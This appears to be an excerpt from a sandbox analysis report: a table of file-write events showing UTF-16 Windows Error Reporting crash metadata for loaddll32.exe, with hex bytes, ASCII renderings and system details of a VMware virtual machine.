C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 39 00 33 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.3.9.3.1.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 34 00 33 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.4.3.8.4.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.4.5.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 31 00 32 00 32 00 36 00 32 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.6.1.2.2.6.2.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 33 00 33 00 38 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.8.3.3.8.5.6.0.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 31 00 32 00 32 00 36 00 32 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.6.1.2.2.6.2.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.l.o.a.d.d.l.l.3.2...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 63 00 6f 00 66 00 68 00 71 00 74 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.c.o.f.h.q.t.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 63 00 6f 00 66 00 68 00 71 00 74 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.c.o.f.h.q.t.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 36 00 38 00 35 00 30 00 30 00 39 00 35 00 32 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.6.8.5.0.0.9.5.2.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 31 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 32 00 30 00 3a 00 34 00 32 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.1.-.2.6.T.1.1.:.2.0.:.4.2.Z.".>.	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
